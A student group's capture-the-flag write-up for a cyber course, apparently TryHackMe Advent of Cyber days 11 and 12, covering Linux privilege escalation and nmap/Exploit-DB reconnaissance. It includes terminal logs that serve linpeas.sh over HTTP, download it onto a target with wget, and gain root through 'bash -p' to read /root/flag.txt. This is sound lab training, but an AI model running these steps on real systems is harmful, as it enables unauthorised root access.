PSP0201

Week 4

Writeup

Group Name: Siuuu

Members

ID	Name	Role
1211103423	Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member

Day11: Networking– Networking The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1


11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question2


them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).


Question3




Question 4


root@ip-10-10-228-72: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: ~
bash: /: Is a directory
root@ip-10-10-228-72:/# cd //
root@ip-10-10-228-72://# cd /home
root@ip-10-10-228-72:/home# cd
root@ip-10-10-228-72:~# /opt/PEAS/linPEAS/linpeas.sh


root@ip-10-10-228-72: /opt/PEAS/linPEAS
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: /op...
root@ip-10-10-228-72:~# /opt/PEAS/linPEAS
bash: /opt/PEAS/linPEAS: Is a directory
root@ip-10-10-228-72:~# /opt/PEAS/linPEAS//
bash: /opt/PEAS/linPEAS//: Is a directory
root@ip-10-10-228-72:~# /opt/PEAS/linPEAS/
bash: /opt/PEAS/linPEAS/: Is a directory
root@ip-10-10-228-72:~# cd /opt/PEAS/linPEAS/
root@ip-10-10-228-72:/opt/PEAS/linPEAS# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...


root@ip-10-10-228-72: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: /op...
-bash-4.4$ //
-bash: //: Is a directory
-bash-4.4$ -//
-bash: -//: No such file or directory
-bash-4.4$ wget http://10.10.228.72/linpeas.sh
--2022-06-25 17:18:02-- http://10.10.228.72/linpeas.sh
Connecting to 10.10.228.72:80... connected.
HTTP request sent, awaiting response... 405 Method Not Allowed
2022-06-25 17:18:02 ERROR 405: Method Not Allowed.
-bash-4.4$ wget http://10.10.228.72:8080/linpeas.sh
--2022-06-25 17:18:28-- http://10.10.228.72:8080/linpeas.sh
Connecting to 10.10.228.72:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 233380 (228K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh 100%[===================>] 227.91K --.-KB/s in 0.001s
2022-06-25 17:18:28 (228 MB/s) - 'linpeas.sh' saved [233380/233380]
-bash-4.4$ ls
linpeas.sh
-bash-4.4$


root@ip-10-10-228-72: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: ~
root@ip-10-10-228-72: /op...
-bash-4.4$ -//
-bash: -//: No such file or directory
-bash-4.4$ wget http://10.10.228.72/linpeas.sh
--2022-06-25 17:18:02-- http://10.10.228.72/linpeas.sh
Connecting to 10.10.228.72:80... connected.
HTTP request sent, awaiting response... 405 Method Not Allowed
2022-06-25 17:18:02 ERROR 405: Method Not Allowed.
-bash-4.4$ wget http://10.10.228.72:8080/linpeas.sh
--2022-06-25 17:18:28-- http://10.10.228.72:8080/linpeas.sh
Connecting to 10.10.228.72:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 233380 (228K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh 100%[===================>] 227.91K --.-KB/s in 0.001s
2022-06-25 17:18:28 (228 MB/s) - 'linpeas.sh' saved [233380/233380]
-bash-4.4$ ls
linpeas.sh
-bash-4.4$ less linpeas.sh
-bash-4.4$ chmod +x linpeas.sh
-bash-4.4$

Question 5

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:


Day12: Networking – Networking Ready, set, elf.


Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1


Open terminal and run sudo and nmap command.







Question2

Open Exploit-DB and find the CVE.









Question3

